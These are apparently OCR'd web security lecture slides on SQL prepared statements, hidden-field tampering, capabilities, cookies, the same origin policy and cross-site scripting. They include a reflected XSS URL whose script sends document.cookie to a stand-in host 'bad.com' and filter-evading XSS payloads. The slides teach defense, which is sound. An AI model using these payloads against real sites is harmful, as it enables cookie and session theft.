
Variable binders parsed as strings

```
result = stmt.execute (user, pass)
```

Arguments

Using Prepared Statements

```
stmt = db.prepare("SELECT * FROM Users WHERE Name = ? AND Password = ?”)
result = stmt.execute(user, pass)
```




Binding is only applied to the leaves, so the structure of the AST is *fixed*

Advantages Prepared Statement

- The overhead of compiling the statement is incurred only once, although the statement is executed multiple times.
  - Execution plan can be optimized


- Prepared statements are resilient against SQL injection
  - Statement template is not derived from external input. Therefore, SQL injection cannot occur.
  - Values are transmitted later using a different protocol.

Interception




- **Calls** to remote services could be **intercepted** by an adversary
  - **Snoop** on inputs/outputs
  - **Corrupt** inputs/outputs
- Avoid this possibility using **cryptography** (CMSC 414, CMSC 456)

Malicious Clients



- Server needs to **protect itself against malicious clients**
  - Won't run the software the server expects
  - Will probe the limits of the interface

Passing the Buck




- **Server needs to protect good clients** from malicious clients that will try to launch attacks via the server
  - Corrupt the server state (e.g., uploading malicious files or code)
  - Good client interaction affected as a result (e.g., getting the malware)

HTTP is Stateless

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects
- HTTP has no means of noting “oh this is the same client from that previous session”
  - *How is it you don’t have to log in at every page load?*

Maintaining State




- **Web application maintains *ephemeral* state**
  - Server processing often produces intermediate results
    - Not ACID, long-lived state
  - **Send** such **state to the client**
  - Client **returns the state** in subsequent **responses**


Two kinds of state: **hidden fields**, and **cookies**

Example: Online Ordering

socks.com/order.php



socks.com/pay.php



Separate page

Example: Online Ordering

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Example: Online Ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Example: Online Ordering

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Client can change the value!

Solution: *Capabilities*

- **Server maintains *trusted* state** (while client maintains the rest)
  - Server stores intermediate state
  - Send a **capability** to access that state to the client
  - Client **references the capability** in subsequent responses

- **Capabilities should be large, random numbers**, so that they are hard to guess
  - To prevent illegal access to the state

Using capabilities

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Capability;
the system will detect a change and abort

Using capabilities


The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

But: we don't want to pass hidden fields around all the time

- Tedious to add/maintain on all the different pages
- Have to start all over on a return visit (after closing browser window)

Statefulness with Cookies



- Server **maintains trusted state**
  - Server indexes/denotes state with a **cookie**
  - Sends cookie to the client, which stores it
  - Client returns it with subsequent queries to that same serve

Cookies are key-value pairs

Set-Cookie:key=value; options; ….

Headers

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Data

```
<html> …… </html>
```

Javascript

(no relation to Java)

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**

- Scripts are embedded in web pages returned by the web server

- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - **Read and set cookies**

What could go wrong?

- Browsers need to **confine Javascript's power**
- A script on attacker.com should not be able to:
  - Alter the layout of a bank.com web page
  - Read keystrokes typed by the user while on a bank.com web page
  - Read cookies belonging to bank.com

Same Origin Policy

- Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**

- Browser associates **web page elements**…
  - Layout, cookies, events

- …with a given **origin**
  - The hostname (`bank.com`) that provided the elements in the first place

SOP =
<u>only</u> ***scripts*** *received* ***from*** *a* ***web page's origin***
have access *to the page's elements*

Cross-site scripting (XSS)

XSS: Subverting the SOP

- Site attacker.com provides a malicious script
- Tricks the user's browser into believing that the script's origin is bank.com
  - **Runs with bank.com's access privileges**


  - One general approach:
    - Trick the server of interest (`bank.com`) to actually send the attacker's script to the user's browser!
    - The browser will view the script as coming from the same origin… because it does!

Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the bank.com server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the bank.com server

2. Reflected XSS attack
   - Attacker gets you to send the bank.com server a URL that includes some Javascript code
   - bank.com *echoes* the script back to you in its response
   - Your browser, none the wiser, executes the script in the response within the same origin as bank.com


Stored XSS attack



Remember Samy?

- Samy embedded Javascript program in his MySpace page (via stored XSS)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - made them friends with Samy;
  - displayed “but most of all, Samy is my hero” on their profile;
  - installed the program in their profile, so a new user who viewed profile got infected
- From 73 friends to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
  - E.g., look for `<script>` ... `</script>` or `<javascript>` ... `</javascript>` from provided content and remove it

  - So, if I fill in the "name" field for Facebook as `<script>alert(0)</script>` then the script tags are removed

- Often done on blogs, e.g., WordPress

https://wordpress.org/plugins/html-purified/

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:

```
<div style="background-image: url(javascript:alert(’JavaScript’))">...</div>
```

```
<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert(’XSS’);">]]>
```

- Worse: browsers “helpful” by parsing broken HTML!
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter
  - Hard to get it all

Summary

- The source of **many** attacks is carefully crafted data fed to the application from the environment

- Common solution idea: **all data** from the environment should be ***checked*** and/or ***sanitized*** before it is used
  - **Whitelisting** preferred to *blacklisting* - secure default
  - **Checking** preferred to *sanitization* - less to trust

- Another key idea: Minimize privilege